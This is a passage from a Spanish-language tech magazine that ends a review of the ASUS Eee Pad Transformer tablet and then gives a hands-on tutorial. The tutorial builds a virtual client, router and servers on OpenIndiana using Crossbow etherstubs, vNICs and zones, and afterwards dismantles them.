Casi todas las tabletas con Honeycomb del mercado cumplen las mismas especificaciones técnicas, pero es en los accesorios y conectores en lo que más se diferencian entre ellas.

El ASUS Eee Pad Transformer que hemos analizado en Tuxinfo con muy buenos resultados es un modelo diferente y con un precio más ajustado que otros que ni siquiera tienen la posibilidad de colocarle un docking con las ventajas del mismo.

No es la única propuesta diferente en cuanto a tabletas que tiene la

firma taiwanesa, hace poco ha aparecido su hermano el Asus Eee Pad Slider, una tableta Android con teclado deslizante, y también se presentó en el Computex de Taipei el Asus Pad Phone, una tableta que seguramente dará mucho de qué hablar. Y es que no se trata sólo de una tableta sino de un híbrido entre tableta y Smartphone.

Que haya versiones sólo Wifi y que no sea el más delgado ni ligero pueden jugar en su contra, pero no mucho más que otros.

A favor tiene todo lo demás: pantalla IPS de gran calidad, rendimiento y un accesorio que casi nos da dos gadgets en uno. Sin lugar a dudas la Asus Eee Pad Transformer es una excelente tableta para poder disfrutar de Android 3.2 Honeycomb.

Rodolfo Mena
http://ar-gadget.com
rodolfomena2006@gmail.com
twitter: @rodolfitom

Crossbow (II)
La práctica

POR **HERNÁN "HeCSa" SALTIEL**


La semana pasada tuvimos nuestro primer baño de inmersión en los conceptos de Crossbow. Vimos cómo funciona este proyecto, qué bondades provee, y cómo nos puede simplificar la vida a la hora de virtualizar redes en nuestros sistemas.

Esta vez haremos una práctica que nos permitirá recrear un pequeño centro de cómputos en la privacidad de nuestra máquina, o la exposición de un servidor publicado en Internet.

La problemática

Lo primero que veremos, es la problemática que tendremos que resolver a través de Crossbow. Nos pondremos delante de un esquema de red que desearemos reproducir lógicamente en nuestra máquina utilizando sólo las herramientas que el mismo sistema operativo entrega.

El esquema de red está constituido por un cliente, conectado a un router que dirigirá conexiones hacia dos servidores posibles: uno de páginas web y otro de bases de datos PostgreSQL. Estos dos últimos servidores deberán estar en una red diferente de la del cliente.



Gráficamente, el esquema es el siguiente. Como vemos en el diagrama anterior, las direcciones IP a asignar serán las siguientes:

- Cliente: 20.0.0.2/24, puerta de enlace predeterminada: 20.0.0.1.

- Virtual Router, pata externa: 20.0.0.1/24

- Virtual Router, pata interna: 10.0.0.1/24

- Servidor web: 10.0.0.2/24, puerta de enlace predeterminada: 10.0.0.1.

- Servidor de bases de datos: 10.0.0.3/24, puerta de enlace predeterminada: 10.0.0.1.

Manos a la obra

Lo primero que haremos será desactivar la funcionalidad "Network Magic", ya que no lo podremos utilizar para asignar configuraciones automáticas en nuestra nueva infraestructura de red. Todas las tareas siguientes las ejecutaremos como el usuario "root" en una terminal.

Primero verificamos la forma en que la red se está configurando:

```
hecsa@battlelloyd-o:~$ su -
Password:
OpenIndiana (powered by illumos)    SunOS 5.11    oi_151a    September 2011
root@battlelloyd-o:~# svcs physical:nwam
STATE          STIME    FMRI
online         16:52:53 svc:/network/physical:nwam
```

Entonces deshabilitaremos “nwam”, y habilitaremos “default”:

```
root@battlelloyd-o:~# svcadm disable physical:nwam
root@battlelloyd-o:~# svcadm enable physical:default
```

IMPORTANTE: Si estamos conectados en forma remota a un servidor, no lo hagamos, y acerquémonos a la consola del sistema, ya que al deshabilitar “nwam”, también perderemos conexión con él.

Verificamos que todo quedó bien:

```
root@battlelloyd-o:~# svcs physical:nwam
STATE          STIME    FMRI
disabled       16:57:32 svc:/network/physical:nwam
root@battlelloyd-o:~# svcs physical:default
STATE          STIME    FMRI
online         16:59:10 svc:/network/physical:default
```

Ya con el esquema de configuración de red modificado, crearemos 2 etherstubs. Un etherstub se podría comparar con un switch al que nadie le ha colocado (aún) una boca de red. Entonces, le implantaremos a martillazos bocas a medida que las necesitemos:

```
root@battlelloyd-o:~# dladm show-etherstub
root@battlelloyd-o:~# dladm create-etherstub Etherstub1
root@battlelloyd-o:~# dladm create-etherstub Etherstub2
root@battlelloyd-o:~# dladm show-etherstub
LINK
Etherstub1
Etherstub2
```

Etherstub1 tendrá las conexiones de la red 10.0.0.0/24 (vnic1, vnic2 y vnic3) , y Etherstub2 las de la 20.0.0.0/24 (vnic4 y vnic5).

Ya tenemos los etherstubs. Ahora crearemos las Virtual NICs necesarias para todo nuestro proyecto, es decir, las que interconectarán los etherstubs con las máquinas y el switch virtuales:

```
root@battlelloyd-o:~# dladm create-vnic -l Etherstub1 vnic1
root@battlelloyd-o:~# dladm create-vnic -l Etherstub1 vnic2
root@battlelloyd-o:~# dladm create-vnic -l Etherstub1 vnic3
root@battlelloyd-o:~# dladm create-vnic -l Etherstub2 vnic4
root@battlelloyd-o:~# dladm create-vnic -l Etherstub2 vnic5
root@battlelloyd-o:~# dladm show-vnic
LINK         OVER         SPEED  MACADDRESS        MACADDRTYPE         VID
vnic1        Etherstub1   0      2:8:20:51:4a:a0   random              0
vnic2        Etherstub1   0      2:8:20:a:bc:dc    random              0
vnic3        Etherstub1   0      2:8:20:fd:b4:1f   random              0
vnic4        Etherstub2   0      2:8:20:35:45:ef   random              0
vnic5        Etherstub2   0      2:8:20:e6:5d:cc   random              0
```

Nótese que a cada vnic se le ha asignado una dirección MAC virtual. Estas direcciones se generan en forma aleatoria, como lo podemos ver en la columna “MACADDRTYPE”, con el valor “random”. Y nótese también que en la columna “OVER” se especifica en qué Etherstub está montada cada vNIC.

Ahora, para poder hacer nuestra práctica bien realista, crearemos las máquinas virtuales, pero con la variante de la creación de una plantilla. Desde la misma se construirán, a su imagen y semejanza (¿me estoy poniendo religioso?), las demás máquinas.

Crearemos un nuevo sistema de archivos ZFS y lo montaremos en un determinado subdirectorio:

```
root@battlelloyd-o:~# zfs create rpool/zones
root@battlelloyd-o:~# zfs set mountpoint=/zones rpool/zones
root@battlelloyd-o:~# zfs list
NAME                       USED  AVAIL  REFER  MOUNTPOINT
rpool                     12.9G  88.5G    48K  /rpool
rpool/ROOT                9.69G  88.5G    31K  legacy
...
rpool/zones                 31K  88.5G    31K  /zones
```

Recordemos que si no hemos reconfigurado la red luego de cambiar de “nwam” a “default”, debemos tocar el archivo “/etc/nsswitch.conf” para agregar, en la entrada de “hosts”, el protocolo “dns”. También debemos agregar la puerta de enlace predeterminada con el comando:

```
root@battlelloyd-o:~# route add default <puerta de enlace>
```

Sin estos pasos, la zona “vmtipo” no se podrá instalar, ya que no tendrá forma de llegar a Internet.

Si todo está configurado, crearemos la zona “vmtipo”:

```
root@battlelloyd-o:~# zonecfg -z vmtipo
vmtipo: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:vmtipo> create
zonecfg:vmtipo> set zonepath=/zones/vmtipo
zonecfg:vmtipo> set ip-type=exclusive
zonecfg:vmtipo> verify
zonecfg:vmtipo> commit
zonecfg:vmtipo> exit
root@battlelloyd-o:~# zoneadm -z vmtipo install
A ZFS file system has been created for this zone.
   Publisher: Using openindiana.org (http://pkg.openindiana.org/dev/ ).
   Publisher: Using sfe-encumbered (http://pkg.openindiana.org/sfe-encumbered/).
   Publisher: Using sfe (http://pkg.openindiana.org/sfe/).
       Image: Preparing at /zones/vmtipo/root.
       Cache: Using /var/pkg/download.
Sanity Check: Looking for 'entire' incorporation.
  Installing: Core System (output follows)
              Packages to install:     1
          Create boot environment:    No
DOWNLOAD                                  PKGS       FILES    XFER (MB)
Completed                                  1/1         3/3      0.0/0.0

PHASE                                       ACTIONS
Install Phase                                 15/15

PHASE                                       ITEMS
Package State Update Phase                    1/1
Image State Update Phase                      2/2
              Packages to install:    50
          Create boot environment:    No
              Services to restart:     3
DOWNLOAD                                  PKGS       FILES    XFER (MB)
Completed                                50/50 22960/22960  117.8/117.8

PHASE                                       ACTIONS
Install Phase                            29696/29696
```

```
PHASE                                        ITEMS
Package State Update Phase                   50/50
Image State Update Phase                     2/2
  Installing: Additional Packages (output follows)
              Packages to install:    48
          Create boot environment:    No
              Services to restart:    2
DOWNLOAD                                  PKGS       FILES    XFER (MB)
Completed                                 48/48   4883/4883    28.3/28.3

PHASE                                       ACTIONS
Install Phase                              6661/6661

PHASE                                        ITEMS
Package State Update Phase                   48/48
Image State Update Phase                     2/2

            Note: Man pages can be obtained by installing SUNWman
 Postinstall: Copying SMF seed repository ... done.
 Postinstall: Applying workarounds.
        Done: Installation completed in 1508.153 seconds.

  Next Steps: Boot the zone, then log into the zone console (zlogin -C)
              to complete the configuration process.
```

Si bien el sistema nos indica que debemos bootear la zona y conectarnos a ella para configurarla, no lo haremos. Esta es una plantilla, y si la booteáramos y configuráramos, estaríamos otorgándole propiedades que luego habría que modificar en cada una de las futuras máquinas virtuales. Sólo dejémosla como está, y usémosla en el futuro. Ahora.

Construiremos las máquinas virtuales necesarias para crear un Virtual Router y tres hosts; uno que hará las veces de cliente, y dos que serán los servidores web y de bases de datos. Notemos que en lugar de asignarles interfaces de red físicas, les asignaremos vNICs:

Creamos la configuración de la primer máquina virtual, “Host1”:

```
root@battlelloyd-o:~# zonecfg -z host1
host1: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:host1> create
zonecfg:host1> set zonepath=/zones/host1
zonecfg:host1> set ip-type=exclusive
zonecfg:host1> add net
zonecfg:host1:net> set physical=vnic1
zonecfg:host1:net> end
zonecfg:host1> verify
zonecfg:host1> commit
zonecfg:host1> exit
```

Ahora clonamos la máquina virtual “vmtipo” para crear la nueva:

```
root@battlelloyd-o:~# zoneadm -z host1 clone vmtipo
```

En este caso, sí la booteamos, y nos conectamos a su consola mediante “zlogin -C host1”, para configurarla:

```
root@battlelloyd-o:~# zoneadm -z host1 boot
root@battlelloyd-o:~# zlogin -C host1

What type of terminal are you using?
 1) ANSI Standard CRT
 2) DEC VT52
 3) DEC VT100
 4) Heathkit 19
```

```
 5) Lear Siegler ADM31
 6) Sun Command Tool
 7) Sun Workstation
 8) Televideo 910
 9) Wyse Model 50
 10) X Terminal Emulator (xterms)
 11) CDE Terminal Emulator (dtterm)
 12) Other
Type the number of your choice and press Return: 10

- Host Name for vnic1 ------------------------------------------------------------

  Enter the host name which identifies this system on the network.  The name
  must be unique within your domain; creating a duplicate host name will cause
  problems on the network after you install Solaris.

  A host name must have at least one character; it can contain letters,
  digits, and minus signs (-).


    Host name for vnic1 host1

(presionar F2 ó Esc-2)

- IP Address for vnic1 ----------------------------------------------------------

  Enter the Internet Protocol (IP) address for this network interface.  It
  must be unique and follow your site's address conventions, or a
  system/network failure could result.

  IP addresses contain four sets of numbers separated by periods (for example
  129.200.9.1).


    IP address for vnic1 10.0.0.2

(presionar F2 ó Esc-2)

- Subnet for vnic1 --------------------------------------------------------------

  On this screen you must specify whether this system is part of a subnet.  If
  you specify incorrectly, the system will have problems communicating on the
  network after you reboot.

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      System part of a subnet
      -----------------------
      [X] Yes
      [ ] No

(presionar F2 ó Esc-2)

- Netmask for vnic1 -------------------------------------------------------------

  On this screen you must specify the netmask of your subnet.  A default
  netmask is shown; do not accept the default unless you are sure it is
  correct for your subnet.  A netmask must contain four sets of numbers
  separated by periods (for example 255.255.255.0).


    Netmask for vnic1 255.255.255.0

(presionar F2 ó Esc-2)

- IPv6 for vnic1 ----------------------------------------------------------------
```

```
  Specify whether or not you want to enable IPv6, the next generation Internet
  Protocol, on this network interface.  Enabling IPv6 will have no effect if
  this machine is not on a network that provides IPv6 service.  IPv4 service
  will not be affected if IPv6 is enabled.

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      Enable IPv6 for vnic1
      ---------------------
      [ ] Yes
      [X] No

(presionar F2 ó Esc-2)

- Set the Default Route for vnic1 ------------------------------------------------

  To specify the default route, you can let the software try to detect one
  upon reboot, you can specify the IP address of the router, or you can choose
  None.  Choose None if you do not have a router on your subnet.

  > To make a selection, use the arrow keys to select your choice and press
  Return to mark it [X].


      Default Route for vnic1
      -----------------------
      [ ] Detect one upon reboot
      [X] Specify one
      [ ] None

(presionar F2 ó Esc-2)

- Default Route IP Address for vnic1 --------------------------------------------

  Enter the IP address of the default route. This entry will be placed in the
  /etc/defaultrouter file and will be the default route after you reboot
  (example 129.146.89.225).



    Router IP Address for vnic1 10.0.0.1

(presionar F2 ó Esc-2)

- Confirm Information for vnic1 -------------------------------------------------

  > Confirm the following information.  If it is correct, press F2;
    to change any information, press F4.


                  Host name: host1
               IP address: 10.0.0.2
    System part of a subnet: Yes
                    Netmask: 255.255.255.0
                Enable IPv6: No
             Default Route: Specify one
          Router IP Address: 10.0.0.1

(presionar F2 ó Esc-2)

- Configure Security Policy: ----------------------------------------------------

  Specify Yes if the system will use the Kerberos security mechanism.

  Specify No if this system will use standard UNIX security.
```

```
      Configure Kerberos Security
      ---------------------------
      [ ] Yes
      [X] No

(presionar F2 ó Esc-2)

- Confirm Information ------------------------------------------------------

  > Confirm the following information.  If it is correct, press F2;
    to change any information, press F4.


    Configure Kerberos Security: No

(presionar F2 ó Esc-2)

- Name Service -------------------------------------------------------------

  On this screen you must provide name service information.  Select the name
  service that will be used by this system, or None if your system will either
  not use a name service at all, or if it will use a name service not listed
  here.

  > To make a selection, use the arrow keys to highlight the option
    and press Return to mark it [X].


      Name service
      ------------
      [ ] NIS
      [ ] DNS
      [ ] LDAP
      [X] None

(presionar F2 ó Esc-2)

- Confirm Information ------------------------------------------------------

  > Confirm the following information.  If it is correct, press F2;
    to change any information, press F4.


    Name service: None

(presionar F2 ó Esc-2)

- NFSv4 Domain Name --------------------------------------------------------

  NFS version 4 uses a domain name that is automatically derived from the
  system's naming services. The derived domain name is sufficient for most
  configurations. In a few cases, mounts that cross domain boundaries might
  cause files to appear to be owned by "nobody" due to the lack of a common
  domain name.

  The current NFSv4 default domain is: ""


      NFSv4 Domain Configuration
      ------------------------------------------
      [X] Use the NFSv4 domain derived by the system
      [ ] Specify a different NFSv4 domain

(presionar F2 ó Esc-2)

- Confirm Information for NFSv4 Domain -------------------------------------
```

```
  > Confirm the following information.  If it is correct, press F2;
    to change any information, press F4.


    NFSv4 Domain Name:  << Value to be derived dynamically >>

(presionar F2 ó Esc-2)

- Time Zone ------------------------------------------------------------------

  On this screen you must specify your default time zone.  You can specify a
  time zone in three ways:  select one of the continents or oceans from the
  list, select other - offset from GMT, or other - specify time zone file.

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      Continents and Oceans
      ---------------------
  -   [ ] Africa
  |   [X] Americas
  |   [ ] Antarctica
  |   [ ] Arctic Ocean
  |   [ ] Asia
  |   [ ] Atlantic Ocean
  |   [ ] Australia
  |   [ ] Europe
  v   [ ] Indian Ocean

(presionar F2 ó Esc-2)

- Country or Region ----------------------------------------------------------

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      Countries and Regions
      ---------------------
  -   [ ] United States
  |   [ ] Anguilla
  |   [ ] Antigua & Barbuda
  |   [X] Argentina
  |   [ ] Aruba
  |   [ ] Bahamas
  |   [ ] Barbados
  |   [ ] Belize
  |   [ ] Bolivia
  |   [ ] Brazil
  |   [ ] Canada
  |   [ ] Cayman Islands
  v   [ ] Chile

(presionar F2 ó Esc-2)

- Time Zone ------------------------------------------------------------------

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      Time zones
      ----------
      [X] Buenos Aires (BA, CF)
      [ ] most locations (CB, CC, CN, ER, FM, MN, SE, SF)
      [ ] (SA, LP, NQ, RN)
      [ ] Jujuy (JY)
```

```
      [ ] Tucuman (TM)
      [ ] Catamarca (CT), Chubut (CH)
      [ ] La Rioja (LR)
      [ ] San Juan (SJ)
      [ ] Mendoza (MZ)
      [ ] San Luis (SL)
      [ ] Santa Cruz (SC)
      [ ] Tierra del Fuego (TF)

(presionar F2 ó Esc-2)

- Confirm Information ------------------------------------------------------

  > Confirm the following information.  If it is correct, press F2;
    to change any information, press F4.


    Time zone: Buenos Aires (BA, CF)
               (America/Buenos_Aires)

(presionar F2 ó Esc-2)

- Root Password ------------------------------------------------------------

  Please enter the root password for this system.

  The root password may contain alphanumeric and special characters.  For
  security, the password will not be displayed on the screen as you type it.

  > By default, a root password is REQUIRED.
  > If you do not want a root password, leave both entries blank
  > and edit /etc/default/login to include PASSREQ=NO before
  > rebooting.


    Root password:  *********
    Root password:  *********

(presionar F2 ó Esc-2)

System identification is completed.

rebooting system due to change(s) in /etc/default/init


[NOTICE: Zone rebooting]


SunOS Release 5.11 Version oi_151a 32-bit
Copyright (c) 1983, 2010, Oracle and/or its affiliates. All rights reserved.
Hostname: host1

host1 console login: root
Password:
Oct 31 01:37:41 host1 login: ROOT LOGIN /dev/console
OpenIndiana (powered by illumos)    SunOS 5.11    oi_151a    September 2011
root@host1:~# ifconfig -a
lo0: flags=2001000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv4,VIRTUAL> mtu 8232 index 1
        inet 127.0.0.1 netmask ff000000
vnic1: flags=1000843<UP,BROADCAST,RUNNING,MULTICAST,IPv4> mtu 9000 index 2
        inet 10.0.0.2 netmask ffffff00 broadcast 10.0.0.255
        ether 2:8:20:51:4a:a0
lo0: flags=2002000849<UP,LOOPBACK,RUNNING,MULTICAST,IPv6,VIRTUAL> mtu 8252 index 1
        inet6 ::1/128
```

Bien, ya teniendo la primer máquina virtual creada y configurada, podremos hacer lo mismo con la segunda, “host2”. Primero tendremos que salir de una emulación de consola serial que tenemos conectada a “host1”, y para ello presionamos “~.”.

Los pasos para “host2” son los mismos que para “host1”, con los siguientes como únicos cambios. En la creación de la máquina virtual:

```
root@battlelloyd-o:~# zonecfg -z host2
host2: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:host2> create
zonecfg:host2> set zonepath=/zones/host2
zonecfg:host2> set ip-type=exclusive
zonecfg:host2> add net
zonecfg:host2:net> set physical=vnic2
zonecfg:host2:net> end
zonecfg:host2> verify
zonecfg:host2> commit
zonecfg:host2> exit
```

En la instalación de la máquina virtual:

```
root@battlelloyd-o:~# zoneadm -z host2 clone vmtipo
```

La booteamos, nos conectamos a ella, y en la configuración, todo es igual a “host1”, a excepción de:

```
…
─ Host Name for vnic2 ──────────────────────────────────────────────────────

  Enter the host name which identifies this system on the network.  The name
  must be unique within your domain; creating a duplicate host name will cause
  problems on the network after you install Solaris.

  A host name must have at least one character; it can contain letters,
  digits, and minus signs (-).


    Host name for vnic2 host2
…
─ IP Address for vnic2 ─────────────────────────────────────────────────────

  Enter the Internet Protocol (IP) address for this network interface.  It
  must be unique and follow your site's address conventions, or a
  system/network failure could result.

  IP addresses contain four sets of numbers separated by periods (for example
  129.200.9.1).


    IP address for vnic2 10.0.0.3
…
```

Lo mismo haremos para “cliente”, donde las únicas diferencias serán, para el caso de la configuración:

```
root@battlelloyd-o:~# zonecfg -z cliente
cliente: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:cliente> create
zonecfg:cliente> set zonepath=/zones/cliente
zonecfg:cliente> set ip-type=exclusive
zonecfg:cliente> add net
zonecfg:cliente:net> set physical=vnic5
zonecfg:cliente:net> end
zonecfg:cliente> verify
zonecfg:cliente> commit
zonecfg:cliente> exit
```

La instalamos:

```
root@battlelloyd-o:~# zoneadm -z cliente clone vmtipo
```

La booteamos, nos conectamos a ella, y en la configuración, todo es igual a “host1”, a excepción de:

```
...
 Host Name for vnic5 ————————————————————————————————————

  Enter the host name which identifies this system on the network.  The name
  must be unique within your domain; creating a duplicate host name will cause
  problems on the network after you install Solaris.

  A host name must have at least one character; it can contain letters,
  digits, and minus signs (-).


    Host name for vnic5 cliente
…
— IP Address for vnic5 ———————————————————————————————————

  Enter the Internet Protocol (IP) address for this network interface.  It
  must be unique and follow your site's address conventions, or a
  system/network failure could result.

  IP addresses contain four sets of numbers separated by periods (for example
  129.200.9.1).


    IP address for vnic5 20.0.0.2
…
— Default Route IP Address for vnic5 ————————————————————————

  Enter the IP address of the default route. This entry will be placed in the
  /etc/defaultrouter file and will be the default route after you reboot
  (example 129.146.89.225).



    Router IP Address for vnic5 20.0.0.1
…
```

Notemos que en este caso, la dirección IP de la puerta de enlace predeterminada es 20.0.0.1, y no 10.0.0.1, como en el caso de “host1” y “host2”.

Ahora llega la hora de configurar un sistema que puede tener algo más de complejidad, pero no mucha. Es el Virtual Router. La lista de comandos es la siguiente, y notemos que le configuramos dos interfaces de red, no una como en los casos anteriores:

```
root@battlelloyd-o:~# zonecfg -z vrouter
vrouter: No such zone configured
Use 'create' to begin configuring a new zone.
zonecfg:vrouter> create
zonecfg:vrouter> set zonepath=/zones/vrouter
zonecfg:vrouter> set ip-type=exclusive
zonecfg:vrouter> add net
zonecfg:vrouter:net> set physical=vnic3
zonecfg:vrouter:net> end
zonecfg:vrouter> add net
zonecfg:vrouter:net> set physical=vnic4
zonecfg:vrouter:net> end
zonecfg:vrouter> verify
zonecfg:vrouter> commit
zonecfg:vrouter> exit
```

Procederemos a instalarlo:

```
root@battlelloyd-o:~# zoneadm -z vrouter clone vmtipo
```

Lo booteamos, y nos conectamos a su consola como en los casos anteriores. Los puntos en los que la configuración inicial diferirá son los siguientes:

```
...
─ Configure Multiple Network Interfaces ──────────────────────────────────

  Multiple network interfaces have been detected on this system.  Specify all
  of the network interfaces you want to configure.

  Note: You must choose at least one interface to configure.

      Network interfaces
      ──────────────────
      [X] vnic3
      [X] vnic4
…
─ Primary Network Interface ──────────────────────────────────────────────

  On this screen you must specify which of the following network adapters is
  the system's primary network interface.  Usually the correct choice is the
  lowest number.  However, do not guess; ask your system administrator if
  you're not sure.

  > To make a selection, use the arrow keys to highlight the option and
    press Return to mark it [X].


      Primary network interface
      ─────────────────────────
      [X] vnic3
      [ ] vnic4
…
─ Host Name for vnic3 ────────────────────────────────────────────────────

  Enter the host name which identifies this system on the network.  The name
  must be unique within your domain; creating a duplicate host name will cause
  problems on the network after you install Solaris.

  A host name must have at least one character; it can contain letters,
  digits, and minus signs (-).


    Host name for vnic3 vrouter
…
─ IP Address for vnic3 ───────────────────────────────────────────────────

  Enter the Internet Protocol (IP) address for this network interface.  It
  must be unique and follow your site's address conventions, or a
  system/network failure could result.

  IP addresses contain four sets of numbers separated by periods (for example
  129.200.9.1).


    IP address for vnic3 10.0.0.1
…
─ Set the Default Route for vnic3 ─────────────────────────────────────────

  To specify the default route, you can let the software try to detect one
  upon reboot, you can specify the IP address of the router, or you can choose
  None.  Choose None if you do not have a router on your subnet.

  > To make a selection, use the arrow keys to select your choice and press
  Return to mark it [X].
```

```
      Default Route for vnic3
      ___________________________
      [ ] Detect one upon reboot
      [ ] Specify one
      [X] None
…
— Host Name for vnic4 ————————————————————————————————————

  Enter the host name which identifies this system on the network.  The name
  must be unique within your domain; creating a duplicate host name will cause
  problems on the network after you install Solaris.

  A host name must have at least one character; it can contain letters,
  digits, and minus signs (-).


    Host name for vnic4 vrouter20
…
— IP Address for vnic4 ———————————————————————————————————

  Enter the Internet Protocol (IP) address for this network interface.  It
  must be unique and follow your site's address conventions, or a
  system/network failure could result.

  IP addresses contain four sets of numbers separated by periods (for example
  129.200.9.1).


    IP address for vnic4 20.0.0.1
…
— Set the Default Route for vnic4 ————————————————————————————

  To specify the default route, you can let the software try to detect one
  upon reboot, you can specify the IP address of the router, or you can choose
  None.  Choose None if you do not have a router on your subnet.

  > To make a selection, use the arrow keys to select your choice and press
  Return to mark it [X].


      Default Route for vnic4
      ___________________________
      [ ] Detect one upon reboot
      [ ] Specify one
      [X] None
```

Luego de tener todos los sistemas virtuales levantados, notaremos que podemos ejecutar ping:

- Desde “cliente” hacia la dirección IP 20.0.0.1.

- Desde “host1” hacia “host2” y viceversa.

- Desde “host1” y “host2” hacia la dirección IP 10.0.0.1.

- Desde “vrouter” hacia “host1”, “host2” y “cliente”.

- No hay ping entre las dos subredes (20.0.0.0/24 y 10.0.0.0/24). Claro está, falta configurar el paso de paquetes de red entre una y otra red.

Configuraremos la capacidad de redirigir trafico IP en el Virtual Router (IP forwarding):

```
root@vrouter:~# svcs network/ipv4-forwarding
STATE          STIME    FMRI
disabled        2:16:22 svc:/network/ipv4-forwarding:default
root@vrouter:~# svcadm enable network/ipv4-forwarding
root@vrouter:~# svcs network/ipv4-forwarding
STATE          STIME    FMRI
online          2:20:23 svc:/network/ipv4-forwarding:default
```

Y ahora ya estamos listos para probar conectividad entre las diferentes máquinas virtuales:

```
root@clienteOQ:~# ping 10.0.0.1
10.0.0.1 is alive
root@clienteOQ:~# ping 10.0.0.2
10.0.0.2 is alive
root@clienteOQ:~# ping 10.0.0.3
10.0.0.3 is alive
root@clienteOQ:~# ping 20.0.0.1
20.0.0.1 is alive
root@clienteOQ:~# ping 20.0.0.2
20.0.0.2 is alive
```

Como vemos, es posible el tráfico de red desde y hacia todas las máquinas virtuales. Ya tenemos un esquema de red como el que en un principio diseñamos, pero desplegado en una única máquina física.

Llegó la hora de deshacer

Como siempre hacemos, luego de un laboratorio que ha resultado exitoso, procederemos a deshacer todo lo que hicimos en los puntos anteriores, para dejar nuestra máquina tal y como la teníamos en un principio.

Primero, bajaremos todas las máquinas virtuales. Si queremos conservar “vmtipo” para usarla en un futuro, no es mala opción:

```
root@battlelloyd-o:~# zoneadm list -icv
  ID NAME             STATUS     PATH                           BRAND    IP
   0 global           running    /                              ipkg     shared
   9 cliente          running    /zones/cliente                 ipkg     excl
  12 vrouter          running    /zones/vrouter                 ipkg     excl
  13 host1            running    /zones/host1                   ipkg     excl
  14 host2            running    /zones/host2                   ipkg     excl
   - vmtipo           installed  /zones/vmtipo                  ipkg     excl
root@battlelloyd-o:~# zoneadm -z cliente halt
root@battlelloyd-o:~# zoneadm -z vrouter halt
root@battlelloyd-o:~# zoneadm -z host1 halt
root@battlelloyd-o:~# zoneadm -z host2 halt
```

Ahora, desinstalaremos todas las máquinas virtuales:

```
root@battlelloyd-o:~# zoneadm list -icv
  ID NAME             STATUS     PATH                           BRAND    IP
   0 global           running    /                              ipkg     shared
   - vmtipo           installed  /zones/vmtipo                  ipkg     excl
   - host1            installed  /zones/host1                   ipkg     excl
   - host2            installed  /zones/host2                   ipkg     excl
   - cliente          installed  /zones/cliente                 ipkg     excl
   - vrouter          installed  /zones/vrouter                 ipkg     excl
root@battlelloyd-o:~# zoneadm -z host1 uninstall
Are you sure you want to uninstall zone host1 (y/[n])? y
root@battlelloyd-o:~# zoneadm -z host2 uninstall
Are you sure you want to uninstall zone host2 (y/[n])? y
root@battlelloyd-o:~# zoneadm -z cliente uninstall
Are you sure you want to uninstall zone cliente (y/[n])? y
root@battlelloyd-o:~# zoneadm -z vrouter uninstall
Are you sure you want to uninstall zone vrouter (y/[n])? y
```

Acto seguido, desconfiguramos todas las máquinas virtuales:

```
root@battlelloyd-o:~# zoneadm list -icv
  ID NAME             STATUS     PATH                           BRAND    IP
   0 global           running    /                              ipkg     shared
   - vmtipo           installed  /zones/vmtipo                  ipkg     excl
   - host1            configured /zones/host1                   ipkg     excl
   - host2            configured /zones/host2                   ipkg     excl
   - cliente          configured /zones/cliente                 ipkg     excl
   - vrouter          configured /zones/vrouter                 ipkg     excl
root@battlelloyd-o:~# zonecfg -z host1 delete
Are you sure you want to delete zone host1 (y/[n])? y
root@battlelloyd-o:~# zonecfg -z host2 delete
Are you sure you want to delete zone host2 (y/[n])? y
root@battlelloyd-o:~# zonecfg -z cliente delete
Are you sure you want to delete zone cliente (y/[n])? y
root@battlelloyd-o:~# zonecfg -z vrouter delete
Are you sure you want to delete zone vrouter (y/[n])? y
```

Ahora llegó la hora de borrar las vNICs:

```
root@battlelloyd-o:~# dladm show-vnic
LINK         OVER         SPEED  MACADDRESS        MACADDRTYPE         VID
vnic1        Etherstub1   0      2:8:20:51:4a:a0   random              0
vnic2        Etherstub1   0      2:8:20:a:bc:dc    random              0
vnic3        Etherstub1   0      2:8:20:fd:b4:1f   random              0
vnic4        Etherstub2   0      2:8:20:35:45:ef   random              0
vnic5        Etherstub2   0      2:8:20:e6:5d:cc   random              0
root@battlelloyd-o:~# dladm delete-vnic vnic1
root@battlelloyd-o:~# dladm delete-vnic vnic2
root@battlelloyd-o:~# dladm delete-vnic vnic3
root@battlelloyd-o:~# dladm delete-vnic vnic4
root@battlelloyd-o:~# dladm delete-vnic vnic5
root@battlelloyd-o:~# dladm show-vnic
```

Luego seguiremos con los Etherstubs:

```
root@battlelloyd-o:~# dladm show-etherstub
LINK
Etherstub1
Etherstub2
root@battlelloyd-o:~# dladm delete-etherstub Etherstub1
root@battlelloyd-o:~# dladm delete-etherstub Etherstub2
root@battlelloyd-o:~# dladm show-etherstub
```

Y finalmente, volveremos nuestra configuración a “nwam”, es decir, Network Magic:

```
root@battlelloyd-o:~# svcs physical:default
STATE          STIME    FMRI
online         16:59:10 svc:/network/physical:default
root@battlelloyd-o:~# svcadm disable physical:default
root@battlelloyd-o:~# svcadm enable physical:nwam
